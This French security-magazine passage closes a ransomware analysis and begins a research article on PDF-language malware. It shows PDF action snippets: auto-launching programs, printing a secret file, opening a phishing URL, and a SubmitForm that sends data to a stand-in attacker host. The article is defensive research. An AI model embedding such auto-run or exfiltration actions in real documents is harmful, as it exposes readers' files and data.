Enfin, le dernier point dont nous allons parler est l'argent. Le but premier d'un ransomware est de générer de l'argent. Cet argent issu d'une activité criminelle implique certaines contraintes. Même si, au niveau mondial, il n'existe pas vraiment de législation commune, des systèmes de lutte contre le blanchiment d'argent existent et forcent les criminels à prendre des précautions. La manipulation de petites sommes d'argent peut éventuellement permettre aux auteurs amateurs de rester sous un certain seuil de détection. Une activité à plus grande échelle implique une organisation criminelle beaucoup plus structurée et professionnelle, capable de blanchir l'argent généré. La problématique des flux d'argent peut donc aussi être une explication possible à la faiblesse supposée des ransomwares.

Conclusion générale

Nous avons maintenant une meilleure compréhension du phénomène ransomwares et nous pouvons tirer quelques conclusions :

- La plupart du temps, le code est basique, peu ou pas de techniques de protection ou complexification de l'analyse. Tous sont codés à l'aide de langage de haut niveau; parfois même à l'aide d'un langage de script. Ce point n'est pas vraiment surprenant et illustre une tendance de fond du monde des malwares.
- Divers cryptosystèmes ont été employés, mêlant la cryptographie symétrique et asymétrique. Les premiers étaient réellement triviaux, mais les cryptosystèmes hybrides étaient plus avancés. Même s'ils sont utilisés pour faire de l'extorsion de masse, la plupart n'est techniquement pas conçu en conséquence. En ont-ils seulement besoin ? Nous ne pouvons que faire des hypothèses, mais il est réaliste de penser que non.
- La problématique de l'attaque ciblée est particulièrement intéressante. Étrangement, aucun cas rapporté n'existe à notre connaissance.
- Les ransomwares que nous avons analysés puisent leur pouvoir dans la peur ou l'intimidation qu'ils sont capables de générer chez la victime, pas dans leurs qualités techniques. C'est pour cela que la communication autour de ce phénomène devrait être raisonnée et factuelle.

Finalement, le phénomène ransomware est une réalité et se doit d'être surveillé bien que, jusqu'à présent, l'activité ne semble pas mature. En tout cas, pas assez pour justifier la communication qui a été faite autour d'elle. L'extorsion de masse est sûrement vouée à l'échec du fait de trop nombreuses contraintes que nous avons tenté d'expliciter. Sur ce point, il n'est pas illogique de penser que les auteurs de ransomwares ont été les premiers à tirer cette conclusion, la dernière vague importante datant de début 2007. Cette extinction signifie peut-être que les auteurs ont tout simplement migré vers d'autres activités hors de la lumière des projecteurs et éventuellement plus lucratives.

Notes

[1] http://www.viruslist.com/en/analysis?pubid=189678219

[2] http://www.viruslist.com/en/analysis?pubid=189678219

[3] http://www.george-barwood.pwp.blueyonder.co.uk/hp/v8/pegwit.htm

[4] http://www.viruslist.com/en/viruses/encyclopedia?virusid=123334

[5] http://www.viruslist.com/en/viruses/encyclopedia?virusid=123813

[6] http://www.viruslist.com/en/analysis?pubid=204791973

[7] http://www.vxclass.com/

[8] http://www.sophos.com/pressoffice/news/articles/2006/10/extort-ddos-blackmail.html

Références

[1] GAZET (Alexandre), « *Comparative analysis of various ransomware virii* », *Journal in Computer Virology*, EICAR 2008 *Special Issue*, V. Broucek & E. Filiol editors, 2008.

[2] JOSSE (Sebastien), « *White-box attack context cryptovirology* », *17th EICAR Annual Conference*, pages 15–45, 2008.

[3] YOUNG (Adam), « *Building a cryptovirus using microsoft's cryptographic api* », ISC, pages 389–401, 2005.

[4] YOUNG (Adam) et YUNG (Moti), « *Cryptovirology: Extortion based security threats and countermeasures* » *IEEE Symposium on Security and Privacy*, pages 129-141, Oakland, CA, IEEE Computer Society Press, 1996.

Alexandre Blonce – Eric Filiol – Laurent Frayssignes – ESIEA – Laboratoire de cryptologie et de virologie opérationnelles –
filiol@esiea-ouest.fr – filiol@esiea.fr

LES NOUVEAUX MALWARES DE DOCUMENT : ANALYSE DE LA MENACE VIRALE DANS LES DOCUMENTS PDF

mots clés : ***codes malveillants / documents bureautiques / langage PDF / codes K-aires / algorithmique virale / détection antivirale /virus de document***

Les codes malveillants dits « de document » existaient, à ce jour, essentiellement pour les logiciels de la suite Microsoft Office et, plus récemment, pour ceux d'Open Office. Ce risque est essentiellement attaché, hors vulnérabilités, aux fonctionnalités exécutables des macros. C'est l'une des raisons qui a fait le succès mondial des documents au format PDF (Portable Document Format). Ce format de description de document est actuellement le plus répandu au monde. Il est perçu comme stable, comme le plus portable et surtout comme dénué de risque vis-à-vis des virus. Il s'agit en fait plus que d'un « simple » format de document : c'est avant tout un véritable langage de programmation qui, version après version, a accumulé de nombreuses fonctionnalités puissantes, essentiellement pour la création et la manipulation de document, mais également des fonctionnalités d'exécution. À ce jour, aucune étude exploratoire concernant la sécurité de ce langage n'a été faite, en particulier vis-à-vis du risque viral. De ce point de vue, seuls quelques cas sont connus, lesquels exploitent essentiellement des vulnérabilités des applications gérant les documents PDF. Dans cet article, nous allons présenter les résultats d'une analyse en profondeur de la sécurité du langage PDF et de ses principales primitives, et ce, indépendamment de toute vulnérabilité. Le but est d'explorer, de manière la plus exhaustive possible, le risque viral attaché aux malwares écrits en langage PDF qui pourraient agir en détournant et pervertissant certaines de ces primitives pour réaliser des attaques via des documents PDF. Nous présenterons à ce titre deux preuves de concept permettant d'illustrer ces nouveaux risques, d'un point de vue algorithmique. L'article enfin suggérera quelques-unes des mesures de sécurité qu'il est possible de mettre en œuvre pour limiter de telles attaques.

1. Introduction

L'usage généralisé des documents bureautiques constitue un danger potentiel plus ou moins grand, lorsque le format de document concerné et/ou les applications permettant de les gérer (de la création à la manipulation) contiennent des faiblesses conceptuelles ou des failles d'implémentation. Les utilisateurs ne se méfient absolument pas des documents – au sens large du terme – qu'ils considèrent, à tort, comme des données inertes et sans danger. Pour avoir une idée précise de l'étendue de ce danger,

le lecteur pourra vérifier [1, 2] qu'au-delà des problèmes de vulnérabilités logicielles, la sensibilité de la plupart des formats de données vis-à-vis du risque infectieux informatique est bien une réalité. Les différences existant d'un format à un autre tiennent essentiellement aux conditions opérationnelles pour mettre en œuvre de telles attaques.

Le problème le plus intéressant et certainement le plus critique tient aux fonctionnalités natives contenues dans les applications traitant de certains formats de données. Le problème des vulnérabilités de ces applications n'est certes pas à ignorer, mais une vulnérabilité logicielle peut toujours être corrigée. Une faiblesse conceptuelle liée à un format de données et/ou à l'application le gérant oblige à revoir entièrement ou en partie, la philosophie du couple format/applications. Ces dernières contiennent des fonctionnalités d'exécution toujours plus puissantes, mais également plus complexes, lesquelles rendent possibles voire favorisent la conception de codes malveillants transmissibles par de simples documents bureautiques. L'existence de ces fonctionnalités est motivée par les besoins commerciaux de fournir toujours plus d'interopérabilité avec les applications existantes, mais surtout plus d'ergonomie aux utilisateurs. Mais le développement (trop) rapide des applications et des formats rend l'analyse de sécurité, qui devrait être faite systématiquement, quasi impossible du moins dans les temps – quand elle est faite. Le plus souvent, elle se résume à gérer les problèmes quand ils se présentent. Presque jamais n'est conduit une telle analyse et en particulier avec le point de vue de l'attaquant comme approche de travail.

...Format totalement portable et interopérable, tout risque potentiel peut avoir des conséquences dramatiques pour l'ensemble de nos systèmes d'information...

Le cas des tristement célèbres « macro virus » est le plus connu. La suite *Open Office* est, elle aussi, également concernée [3, 4, 5] et plus généralement les nouvelles générations de formats de document [6] seront très vite concernés. Ces cas ne sont pas les seuls et l'avenir, très probablement, verra se multiplier les attaques via des documents [N1]. Leur principal intérêt réside dans leur grande portabilité : le cas du virus *BadBunny* [5] illustre toute la puissance des codes malveillants multiplateformes [7].

Le cas des documents PDF (*Portable Document Format*) est symptomatique de ce déficit de perception du danger lié aux formats de document. Format totalement portable et interopérable, tout risque potentiel peut avoir des conséquences dramatiques pour l'ensemble de nos systèmes informatiques. Outre ses extraordinaires caractéristiques qui le rendent si populaire, le PDF est beaucoup plus qu'un simple format de document. C'est aussi un langage de programmation puissant et complet, dédié à la création et la manipulation de document, et ce, avec des capacités d'exécution relativement fortes. La question est alors de déterminer si certaines de ses capacités ne pourraient pas être détournées et perverties par un attaquant pour concevoir et diffuser des codes malveillants en langage PDF. Dans cet article, nous allons étudier la sécurité réelle des documents PDF en nous plaçant au niveau du code PDF lui-même. Il est important de bien conserver à l'esprit qu'un fichier PDF est en fait un fichier source interprété/exécuté par une application ou un périphérique. Nous allons donc travailler directement au niveau de ce code. À ce jour, il n'existait aucune étude exploratoire exhaustive du langage PDF et des problèmes de sécurité éventuels. Seuls quelques rares cas liés à des vulnérabilités logicielles sont connus. Aucune analyse publique, de l'algorithmique virale dans le cadre de ce langage n'existait.

avertissement

La finalité de cet article est de présenter des résultats de l'analyse de sécurité concernant un risque critique potentiel que tout professionnel de la sécurité ne peut ignorer.

Les codes preuves de concepts ont été utilisés uniquement à des fins de validation opérationnelle de ce risque (seule approche scientifiquement valable). Ces codes ne seront bien évidemment jamais publiés et seuls leurs principaux aspects algorithmiques seront présentés, afin de prévenir tout usage illégal de nos résultats.

Nous avons donc conduit une telle étude [0] et analysé en détail les capacités d'exécution du PDF et comment ces dernières pouvaient être éventuellement détournées à des fins malicieuses. Nous allons montrer que le niveau de risque est bien plus élevé que ne le perçoivent les professionnels de la sécurité et a fortiori les utilisateurs en général. La puissance du langage PDF peut également constituer une faiblesse critique. Pour valider notre approche et les résultats de cette analyse, nous présenterons deux preuves de concept – parmi de nombreux autres possibles – de codes malveillants en langage PDF qui ont été testés avec succès en conditions opérationnelles. Ces expériences démontrent clairement qu'un simple document PDF peut facilement et puissamment être conçu pour mener une attaque redoutable **via, côté utilisateur, un simple logiciel de lecture de documents PDF**. Cela implique de limiter fortement certaines des capacités du langage PDF en particulier sur un système d'information critique où la sécurité est prioritaire.

Nous allons d'abord présenter le langage PDF lui-même et ses principales primitives, puis analyser, à travers la structure d'un fichier PDF, comment ce langage est mis en œuvre. Nous présenterons également l'outil que nous avons créé pour manipuler le code PDF directement.

Nous présenterons ensuite les résultats de notre analyse de sécurité de ce langage et les deux codes preuves de concept utilisés à des fins de validation. Nous terminerons en présentant quelques préconisations techniques et en termes de politique pour limiter les possibilités d'attaques via des codes PDF.

2. Présentation du format PDF

L'esprit du langage PDF, héritier direct d'un langage plus ancien appelé « Postscript », est de permettre aux utilisateurs de manipuler et d'échanger de manière portable des documents électroniques indépendamment de la plateforme de travail. Il s'agit d'un langage/format fortement structuré, ouvert, évolutif, autorisant l'exécution pour une interactivité et une accessibilité accrues. La conséquence est qu'**un document PDF est tout sauf de la donnée inerte**. Cependant, le format PDF est encore perçu comme un format sûr et sécurisé au point d'avoir été choisi par la plupart des entreprises et administrations dans le monde [0] comme standard de document.

2.1 Le modèle de document PDF

Un document PDF peut être défini comme une collection d'objets qui décrivent comment une ou plusieurs pages doivent être affichées. D'autres éléments actifs interviennent également à un plus haut niveau (application). Pour gérer tous ces éléments, le format/langage PDF s'appuie sur le *Adobe Imaging Model* hérité du langage *Postscript*. Ce modèle général permet la description de textes, d'images... non pas en termes de pixels, mais en termes d'objets abstraits. Ces objets et autres composants additionnels sont gérés par des flux de page qui sont en fait une combinaison d'opérandes (objets) et opérateurs, ce qui, à un plus haut niveau, constitue un véritable langage dédié à la description de pages compatible avec le modèle PDF. Cette description de page est assurée selon en processus en deux étapes :

- l'application (typiquement Adobe Reader) génère d'abord une description du document en langage PDF, laquelle est indépendante du matériel ;
- un interpréteur assure ensuite le rendu et l'affichage du document à partir de la description qui en a été faite dans l'étape précédente.

L'intérêt du modèle PDF est que ces deux étapes peuvent être réalisées indépendamment l'une de l'autre à la fois dans le temps et également vis-à-vis de la plateforme. Tout cela assure donc une extraordinaire capacité de traitement et d'échange des documents.

2.2 Les fonctionnalités du langage PDF

Les caractéristiques et fonctionnalités sont si nombreuses qu'il est impossible de les décrire toutes ici. Nous allons juste en rappeler les principales qui seront importantes pour notre étude. Le lecteur peut consulter [8] pour plus de détails.


Un fichier PDF est un fichier binaire code en octets (par défaut). Le choix d'un format binaire plutôt que texte assure une meilleure portabilité et permet de prévenir toute perte de données. Plusieurs standards de compression sont supportés par la norme PDF :

- JPEG et JPEG 2000 pour la compression des images ;
- CCITT-2 et CCITT-3, JBIG2 (images monochromes) ;
- LZW pour le texte, les graphiques et les images.

Un fichier PDF peut être vu comme une représentation à plat d'une structure de données construite à partir de collection d'objets. Chaque objet peut faire appel à n'importe quel autre objet dans la structure, et ce, de manière totalement arbitraire. Cela signifie que l'ordre d'apparition des objets dans cette structure et donc dans le fichier n'a strictement aucune importance. En d'autres termes, l'accès aux différents objets dans le document peut se faire de manière aléatoire, mais, pour que cela soit possible, tout fichier PDF contient une table de références croisées (*Cross Reference Table*) permettant cet accès direct et aléatoire aux objets. Cette organisation est essentielle pour réduire le temps d'accès à n'importe quel objet, et ce, quelle que soit la taille du fichier PDF. Dans un contexte viral, cette caractéristique est fondamentale en même temps que très préoccupante. Cela va permettre la mise en œuvre aisée de techniques de polymorphisme [1] par un code malveillant puisqu'un même document peut être décrit de plusieurs façons différentes [N2]. Autrement dit, les possibilités de contournement des antivirus sont malheureusement immenses.

Une autre caractéristique essentielle, mais néanmoins critique du PDF réside dans le fait qu'un document peut être modifié/mis à jour de manière incrémentielle. Cela veut dire que les modifications sont simplement stockées dans le document, laissant le document original intact. Cela permet de conserver un temps de modification proportionnel non pas à la taille du document, mais à celle de la modification, ce qui représente un gain de temps énorme. Le danger tient au fait qu'il est alors possible de retrouver les données originales (des données effacées par exemple) simplement en supprimant les objets, dans le fichier PDF, concernant les modifications (voir figure 1).

L'analyse de fichiers PDF révèle parfois bien des surprises lorsque l'on peut travailler directement au niveau du code PDF et des objets. L'armée américaine – parmi de nombreux autres exemples – en a fait la douloureuse expérience avec le rapport Calipari [N3].



Structure d'un fichier PDF modifié

3. Analyse technique du langage PDF

Nous présentons maintenant la structure interne d'un fichier PDF et comment elle est gérée par le langage PDF. Il est essentiel de connaître ces structures et mécanismes pour comprendre comment un code malveillant en langage PDF va fonctionner. Nous nous limiterons aux aspects essentiels (voir [8] pour plus de détails).

3.1 Structure des fichiers PDF

Tout fichier PDF contient quatre sections :

- L'en-tête de fichier (*file header section*). C'est la section la plus simple. Il s'agit d'une simple ligne indiquant la version du langage PDF utilisée dans le fichier (gestion de la compatibilité ; les versions vont de 1.0 à 1.6).
- Le corps du fichier (*body section*) contient la plus grande partie du code PDF. Il s'agit de listes d'objets décrivant le rendu final du document.
- La table de référence croisée (*cross reference table*) ; cette table contient toutes les données de référencement et de manipulation des objets par l'application. L'idée est d'accéder directement aux objets sans avoir à parcourir tout le code. Chaque ligne dans la table décrit comment accéder à un objet (un offset en octets à partir du début du document). Cette table est structurée de la manière suivante dans le fichier :
  - champ `xref` indiquant le début de la table ;
  - une ou plusieurs sous-sections (une par modification, un fichier original, non modifié ne contenant qu'une unique sous-section). Chaque sous-section commence par un en-tête de sous-section (deux entiers sur la même ligne, le premier référençant le premier objet dans cette sous-section, le second indiquant le nombre d'objets de cette sous-section). Chaque ligne ensuite contient 20 octets (caractère de fin de ligne compris).

Illustrons tout cela avec un exemple de table contenant une seule sous-section, de 14 objets :

```
xref
0 14
0000000000 65535 f
0000000009 00000 n
0000000074 00000 n
0000000120 00000 n
0000000183 00000 n
0000000365 00000 n
0000000910 00000 n
0000009092 00000 n
0000011135 00000 n
0000000000 00005 f
0000011349 00000 n
0000012474 00000 n
0000013599 00000 n
0000013789 00000 n
```

Les lignes se terminant par un « `n` » font référence à un objet en cours d'utilisation alors que celles se terminant par « `f` » indiquent que l'objet a été libéré (il a été enlevé) et l'entier le décrivant est alors disponible pour un nouvel objet. Deux cas se présentent alors :

- soit l'objet est utilisé et le premier groupe de 10 digits décrit sa position (offset) par rapport au début du fichier. Les 5 digits suivants sont soit `00000 n` (l'objet est original et n'est pas un objet réutilisé) soit `xxxxx n` où `xxxxx` est l'entier de génération (objet réutilisé) ;
- l'objet a été libéré ; dans ce cas, les 10 premiers digits sont `0000000000`. Les cinq digits suivants sont utilisés pour mémoriser le numéro de génération à attribuer à un futur nouvel objet (avec un maximum de 65535 qui indique que l'objet ne peut être réutilisé).

- La section de queue (*trailer*). Tout fichier est lu à partir de la fin du fichier et cette dernière section est donc la première lue. Elle contient des données essentielles :
  - le nombre d'objets contenus dans le fichier (champ `/Size`) ;
  - l'ID du document racine (champ `/Root`) ;
  - l'offset (en octets) de la table de référence croisée (situé juste avant la ligne `%%EOF` de fin de fichier).

Pour illustrer cette structure, la figure 2 contient un exemple de code simple.

```
%PDF 1.4                                  Header   5 0 obj                                  |
1 0 obj                                    <-      << /Length 35 >>                         |
<< /Type /Catalog                          |       stream                                   |
/Outlines 2 0 R                            |       ...Page-markingoperators...              |
/Pages 3 0 R                               |       endstream                                |
>>                                         |       endobj                                   |
endobj                                     |       6 0 obj                                  |
2 0 obj                                    |       [/PDF]                                   |
<< /Type Outlines                          |       endobj                                   <-
/Count 0                                   |       xref                                     Cross
>>                                         |       0 7                                      Reference
endobj                                     |       0000000000 65535 f                       Table
3 0 obj                                    |       0000000009 00000 n                       |
<< /Type /Pages                            Body    0000000074 00000 n                       |
/Kids [4 0 R]                              |       0000000120 00000 n                       |
/Count 1                                   |       0000000179 00000 n                       |
>>                                         |       0000000300 00000 n                       |
endobj                                     |       0000000384 00000 n                       <-
4 0 obj                                    |       trailer                                  Trailer
<< /Type /Page                             |       << /Size 7                               |
/Parent 3 0 R                              |       /Root 1 0 R                              |
/MediaBox [0 0 612 792]                    |       >>                                       |
/Contents 5 0 R                            |       startxref                                |
/Resources << /ProcSet 6 0 R >>            |       408                                      |
>>                                         |       %%EOF                                    <-
Endobj                                     |
```

2 *Exemple de code PDF (une sous-section unique contenant sept objets ; le premier est libéré et ne peut être réalloué).*

3.2 Le PDF en tant que langage

Le PDF est un langage de description de page orienté objet. Le corps contient tous les objets utilisés (ou non) pour représenter le document. Ces objets peuvent appartenir à huit classes différentes :

- booléens ;
- entiers ou flottants ;
- chaînes de caractères (en ASCII ou hexadécimal) ;
- labels et noms de variables ;
- tableaux ;
- dictionnaires (tableaux de paires d'objets, chaque paire étant composée d'une clef et d'une valeur attachée à cette clef) ;
- flux (chaînes d'objets) ;
- fonctions (optimisation d'impression, calculs graphiques…) ;
- l'objet `NULL`.

À partir de ces objets, des structures plus complexes peuvent être construites. Le point le plus intéressant est qu'un objet ou une structure d'objets peut adresser, faire référence ou appeler des ressources externes (fichiers, documents…) au fichier PDF dans lesquelles elles se trouvent.
De plus, la modularité permise par les objets permet à toute application génératrice de PDF de créer ses propres structures d'objets et de les stocker dans un fichier PDF. Tout autre fichier PDF, qui ne reconnaît pas ces nouvelles structures les ignorera simplement. Ces caractéristiques qui certes procurent modularité, interopérabilité et ergonomie dans un contexte normal, se révèlent malheureusement puissantes dans un contexte malveillant. Notons enfin que contrairement aux langages de programmation classiques, le langage PDF n'utilise aucune structure de contrôle (instructions `if`, `for`, `while`…).

3.3 L'outil StructAzer PDF


Alors qu'existent de nombreux logiciels de manipulation de fichiers PDF (Adobe Acrobat, PDF Creator…), ces derniers ne travaillent qu'au niveau des objets seulement. Il n'existait aucun outil pour travailler à un niveau plus bas, à savoir directement au niveau du code PDF. C'est pourtant indispensable pour analyser et manipuler finement du code PDF et au final concevoir directement un fichier PDF en le « programmant ». C'est la raison pour laquelle nous avons conçu notre propre outil appelé `PDF StructAzer` (pour `PDF Structure Analyzer`).

Son interface est décrite en figure 3. En d'autres termes, nous pouvons directement créer un document PDF en écrivant directement son code en langage PDF.

Les principales fonctions de ce logiciel sont :

- analyse fine de la structure interne (objets, structures…) de fichier PDF ;
- calculs sur la table de référence croisée ;
- programmation PDF de base.

Cet outil sera prochainement rendu public sous licence GNU lorsque son développement sera gelé.



3 *Interface graphique du logiciel PDF StructAzer*

4. Analyse de sécurité du langage PDF

4.1 Menaces PDF connues

Le format PDF a toujours été considéré, à tort, comme naturellement immunisé face à la menace virale, et ce, malgré quelques menaces connues depuis 2001, certes liées à des vulnérabilités. La plupart des antivirus d'ailleurs n'analysent pas ou très peu les documents PDF.

Trois menaces au moins ont été identifiées à ce jour :

- En 2001, une preuve de concept dénommée « Outlook\ PDFWorm » ou Peachy [10] a été rendue publique. Ce code VBScript se propage via des fichiers PDF envoyés comme pièce jointe d'emails Microsoft Outlook. Une fois ce document ouvert, des instructions concernant un jeu sont affichées avec un lien piégé sur lequel l'utilisateur est invité à cliquer. Cette action active un code dissimulé dans le document PDF. Cette attaque n'est cependant possible que si le document est ouvert avec la version commerciale d'Adobe Acrobat (version 5 et au-delà). Elle n'est pas possible à partir du seul Acrobat Reader, ce qui réduit significativement la portée de ce risque.
- En 2003, le virus W32.Yourde fait son apparition et exploite une vulnérabilité critique d'Adobe 5.0.5 [11], affectant le *parseur* JavaScript. Cela permet à un code malveillant de faire écrire par Acrobat du code dans le répertoire des *plugins* de l'utilisateur. Tout fichier dans ce répertoire, compatible avec les spécifications Acrobat plug-in sera automatiquement installé et exécuté au démarrage d'Acrobat. Le virus W32.Yourde déposait un fichier `Death.api`, contenant le code viral dans le répertoire `C:\Program Files\Adobe\Acrobat 5.0\Plug_ins` et un fichier JavaScript `Evil.fdf` dans le volume `C :` (le lanceur viral). Cette vulnérabilité, comme la précédente n'affectait que la version commerciale Acrobat 5.
- Enfin, une faiblesse conceptuelle a été rendue publique en 2000 [12] et exploitée en 2003 [13] concernant la capacité d'exécution d'un Adobe Reader à exécuter des scripts malicieux en activant des liens de type **http://host/file.pdf#anyname=javascript:your_code_here**. Cette attaque exploite la technique XSS (*Cross Site Scripting*). Plus récemment, en décembre 2006 [14], une autre attaque de type XSS via des documents PDF a été rendue publique.

On peut constater que la quasi-totalité de ces attaques sont d'une portée limitée puisqu'elles requièrent la version commerciale d'Adobe Acrobat.

4.2 Étude de sécurité des primitives du langage PDF

Version après version, la société Adobe a développé le langage PDF vers toujours plus d'interactivité avec le système d'exploitation, d'autres fichiers et les réseaux. Pour cela, un certain nombre d'actions peuvent être lancées, soit automatiquement, soit manuellement. Ce sont notamment les primitives à exécution automatique qui seront détournées par les codes malveillants. Mais l'aspect le plus intéressant réside dans le fait que chaque primitive en soi n'est pas véritablement et suffisamment dangereuse pour être utilisée seule dans une attaque : seule la combinaison judicieuse de certaines fonctions et primitives va concourir à produire un code potentiellement dangereux. Si l'on ajoute à cela un modèle de document dans lequel les objets peuvent intervenir dans un ordre arbitraire [N2], il est aisé de comprendre tout le danger et surtout l'immense défi posé aux antivirus.

Lors de notre étude exploratoire des primitives PDF, nous avons identifié deux classes d'action pouvant être réalisées à l'aide de ces primitives :

- La classe `OpenAction` dont les éléments/primitives, déclarés ainsi, exécutent les actions correspondantes lors de l'ouverture du document. Dans ce cas, la directive PDF `/OpenAction 9 0 R` sera utilisée dans l'objet PDF concerné. À titre d'illustration, voici le bout de code suivant (exemple trivial) qui lance Internet Explorer à l'ouverture du document :

```
7 0 obj
<<
/Type /OpenAction
/S /Launch
/F (/c/program files/internet explorer/iexplore.exe)
>>
endobj
```

- La classe `Action`, dont les éléments/primitives, lorsque déclarés ainsi, exécutent les actions correspondantes via une action de l'utilisateur (par exemple, activer un lien *hyperlink*). Mais, dans ce cas, il est possible de leurrer et de piéger un utilisateur soit via l'ingénierie sociale, soit tout simplement en utilisant des fonctionnalités natives du PDF (formulaires invisibles, par exemple, lesquels sont activés lorsque le curseur de la souris passe dans un champ invisible… ; les possibilités sont nombreuses). Pour illustrer la classe `Action`, considérons le code suivant, qui accède (suite à une action de l'utilisateur, définie ailleurs et référençant cet objet) à un fichier PDF externe annexé au document actif :

```
4 0 obj
<< /Type /Action
/S /GoToE
/D (Chapter 1)
/F (someFile.pdf)
/T << /R /C
/N (Fichier annexé) >>
>>
        endobj
```

Notons qu'une primitive PDF peut être indifféremment déclarée dans l'une et l'autre des classes (directive différente).

Depuis la version PDF 1.2, la génération d'actions est grandement facilitée par le concept d'« évènements gâchette » (*trigger events*) qui rend possible la création de structures complexes ou d'arbres d'actions, dans lesquelles une action est liée aux autres. Cela représente un intérêt tout particulier pour les concepteurs de codes malveillants qui peuvent ainsi « diluer » le déclenchement d'une action malicieuse en la chaînant, selon une profondeur arbitraire, avec d'autres actions, en accord avec le fameux principe des dominos.

Passons en revue les primitives PDF les plus critiques que nous avons identifiées et donnons, pour chacune d'elles, un exemple de détournement possible :

- La fonction `GoTo` effectuant un déplacement au sein du document actif vers une destination spécifiée (une page donnée du document, un objet tel que graphique, lien hyperlink, annotation…). À titre d'illustration, considérons le bout de code suivant :

```
....
/A << /Type /Action
                    /S /GoTo
                    /D [2 0 R/FitR - 4 399 199 533]
   >> ...
```

La destination est l'objet numéro 2 avec réglage du zoom sur la page. Cette commande est potentiellement peu dangereuse à moins d'être couplée à une ou plusieurs autres fonctions critiques. Elle peut être utilisée comme première étape d'une attaque à plusieurs niveaux, par exemple pour induire de la part de la victime une action prédéterminée (pointer le curseur sur une annotation, une zone active de la page, invisible ou non), laquelle déclenchera dans une seconde phase un code malveillant.

- La fonction `GoToR` qui généralise la fonction `GoTo` à des ressources extérieures au document actif, dans un autre fichier PDF par exemple. Cette ressource active est alors ouverte en lieu et place du document actif. Cette fonction peut donc être détournée pour déclencher du code malveillant (une bombe logique par exemple). Le risque principal réside dans le fait que la commande n'est ainsi pas incluse dans la ressource externe considérée, ce qui « morcelle » le code malveillant en plusieurs parties anodines et ainsi rend la détection pratiquement impossible. Dans le contexte des codes malveillants k-aires [15], cette commande représente un intérêt énorme pour de tels codes.

- La fonction `GoToE` est un cas spécial de la primitive `GoToR`. Elle permet d'accéder à n'importe quel document inséré ou inclus en annexe au document actif. Ce qui est intéressant, c'est qu'un document inclus de cette sorte peut en inclure lui-même d'autres et ainsi un véritable chaînage de fichiers peut être opéré, pour « décourager » un antivirus qui, par choix de l'éditeur, ne peut consacrer que des ressources (nombres de cycles) limitées. Le code véritablement malveillant sera dans le document le plus interne.

```
....
<< /Type /Action
    /S /GoToE
    /D (Chapter 1)
    /F (someFile.pdf)
    ....
>>
....
```

- La fonction `Launch` qui lance une application, ouvre ou imprime un document. Elle accepte des arguments optionnels permettant de gérer soit l'environnement Windows, Mac, Unices, de gérer des actions/applications spécifiques à un système d'exploitation donné. Dans le code suivant :

```
....
<< /Type /OpenAction
    /S /Launch
    /F (/c/SecretFiles/password.doc)
    /O (print)
>>
....
```

le détournement de la fonction `Launch` permet de récupérer un fichier critique en provoquant son impression sur une imprimante en réseau (le bureau d'un administrateur est sécurisé, l'imprimante en réseau dans le couloir, non) à l'ouverture du document. Les possibilités sont quasi illimitées (exécution de code malveillant, vol de données, détournement d'applications légitimes…). C'est la raison pour laquelle la fonction `Launch` est probablement la plus critique de celles que nous avons identifiées.

- La fonction URI permet un accès à des ressources distantes via un lien de type hypertext (*Universal Resource Indicator*).

```
....
<< /Type /OpenAction
/S /URI
/URI (http://www.some_phishing_site.com)
>>
....
```

Cet exemple montre clairement qu'il est possible d'accéder à un objet externe, sur un Intranet ou sur Internet, dans ce dernier cas, mettant tous les dangers qui y résident à la portée d'un simple document PDF. Ainsi, par exemple, il est possible d'ouvrir un document PDF distant, lequel sera à son tour interprété.

- Avec la fonction `SubmitForm`, nous pouvons envoyer des champs ou données prédéfinis, contenus dans des formulaires interactifs vers une URL donnée (par exemple une adresse d'un serveur Web) comme illustré dans l'extrait de code suivant :

```
....
<<
....
    /S /SubmitForm
    /F << /FS
    /URL
    /F (ftp://www.rogue_website.com/song.mp3)
        >>
>>
....
```

Dans cet exemple, des données sont volées et envoyées vers le site du pirate, dissimulé dans un fichier d'apparence anodine.

- La fonction `ImportData` permet d'importer des données dans le fichier PDF actif (sous le format *Forms Data Format* (FDF)). Nous avons par exemple utilisé cette fonction pour dérober discrètement dans un ordinateur où un fichier PDF malveillant a été ouvert. Cette fonction peut également servir à réaliser des attaques de type *Cross Scripting*.

- La fonction `JavaScript` permet d'exécuter du code JavaScript, via le module JavaScript applicatif, sous réserve que ce code soit compatible avec la bibliothèque de l'application. Cette fonction est critique, car elle permet de contourner certaines mesures de sécurité logicielle antérieure à la version Adobe PDF 8.0 et bien sûr, également, d'exécuter du code malveillant. À titre d'illustration, considérons le code PDF suivant qui affiche une fenêtre de message, laquelle pourrait contenir un message destiné à mettre en place de l'ingénierie sociale :

```
....
9 0 obj
   << /Type /OpenAction
         /S /JavaScript
         /JS 10 0 R
   >>
endobj
10 0 obj
 ....
 app.alert({cMsg:''Hello world'',cTitle:''Hello world box''});
....
endobj
```

Il est essentiel de rappeler qu'un code malveillant PDF combinera astucieusement plusieurs de ces primitives PDF afin de réaliser une attaque indétectable.

4.3 Mécanismes de sécurité PDF

